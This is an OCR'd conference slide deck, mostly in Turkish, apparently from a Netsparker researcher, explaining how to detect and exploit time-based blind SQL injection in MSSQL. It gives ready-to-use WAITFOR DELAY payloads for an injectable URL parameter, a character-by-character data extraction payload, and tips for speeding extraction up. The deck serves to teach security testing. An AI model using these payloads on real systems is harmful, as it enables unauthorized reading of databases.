
TIME BASED SQL INJECTION

Onur Yılmaz, AB 2015

TIME BASED SQL INJECTION



TIME BASED SQL INJECTION

Diğer SQL Injection türlerine göre kıyasladığımızda;

- Hata mesajı yok
- Sayfanın true / false durumlarında ürettiği çıktı değişmiyor
- Tespit etmesi zor olmasa da zaman alıyor
- Exploit etmek uzun zaman alıyor

TIME BASED SQL INJECTION

```
try
{
// some stuff related SQL
}
catch (Exception ex)
{
// redirect to custom error page
}
```

HOW TO DETECT ?

Hata mesajından herhangi bir bilgi edinemiyorsak, sayfanın çıktısı değişmiyorsa, SQL Injection olduğunu nasıl anlarız ?

DETECTION

- MSSQL – WAITFOR DELAY
- MySQL – SLEEP, BENCHMARK
- Oracle - dbms_pipe.receive_message
- PostgreSQL - pg_sleep
- …


DETECTION / CONFIRMATION

WAITFOR DELAY '0:0:10'--

WAITFOR DELAY '0:0:15'--

WAITFOR DELAY '0:0:20'--

default.aspx?Id=1;WAITFOR DELAY '0:0:25'--



EXPLOITATION

?vulnerableParam=1;DECLARE @x as int;DECLARE @w as char(6);SET @x=ASCII(SUBSTRING(({**INJECTION**}),1,1));IF @x=100 SET @w='0:0:14' ELSE SET @w='0:0:01';WAITFOR DELAY @w--

```
DECLARE @x as int;
DECLARE @w as char(6);
SET @x=ASCII(SUBSTRING(({INJECTION}),1,1));
IF @x=100 SET @w='0:0:14' ELSE SET @w='0:0:01';
WAITFOR DELAY @w--
```

{INJECTION}): You want to run the query.

If the condition is true, will response return after 14 seconds. If is false, will be delayed for one second.


FAST & FURIOUS EXPLOITATION

Sunucunun performansına göre bir eşik değeri belirlenerek geri dönüş süresi azaltılabilir;

- WAITFOR DELAY ‘0:0:00’ ile 10 tane istek yap
- 10 isteğin dönüş süresinin ortalamasını al
- Üzerine 3 saniye ekle

FAST & FURIOUS EXPLOITATION

Binary search (ikili arama) algoritmasını kullanmak



FAST & FURIOUS EXPLOITATION

lower fonksiyonu kullanarak karakterlerin lowercase dönmesi sağlanır ve ascii değer aralığı azaltılabilir

- A-Z: 65-90
- a-z: 97-122

FAST & FURIOUS EXPLOITATION

En çok kullanılan tablo ve kolon isimlerini içeren bir wordlist oluşturulabilir.

- github'ta ki database create eden tüm .sql dosyalarını download et.
- Içerisinden tablo ve kolon isimlerini al.
- En çok kullanılandan itibaren sıralamaya başla.
- Dillere göre (İngilizce, Türkçe vs.) farklı wordlist'ler oluşturulabilir.

FAST & FURIOUS EXPLOITATION
SELECT @@VERSION

Microsoft SQL Server 2005 - 9.00.3042.00 (Intel X86) Feb 9 2007 22 47 07 Copyright (c) 1988-2005 Microsoft Corporation Express Edition on Windows NT 5.2 (Build 3790 Service Pack 2)

Microsoft SQL Server 2000 - 8.00.194 (Intel X86) Aug 6 2000 00 57 48 Copyright (c) 1988-2000 Microsoft Corporation Developer Edition on Windows NT 5.2 (Build 3790 Service Pack 2)

Microsoft SQL Server 2008 R2 (SP2) - 10.50.4270.0 (X64) Nov 30 2012 17 11 43 Copyright (c) Microsoft Corporation Express Edition with Advanced Services (64-bit) on Windows NT 6.1 <X64> (Build 7601 Service Pack 1) (Hypervisor)

FAST & FURIOUS EXPLOITATION
SELECT @@VERSION

- Microsoft SQL Server 2005
- Microsoft SQL Server 2000
- Microsoft SQL Server 2008

- İlk 22 karaktere istek yapmak gereksiz.
- …

QUESTIONS

CONTACT

- Netsparker'da staj / iş imkanları
- OWASP' TR ekibi ile beraber proje geliştirme fırsatı
- E-Mail: onur@netsparker.com
- Twitter: onuryilmazinfo, sqlinjwiki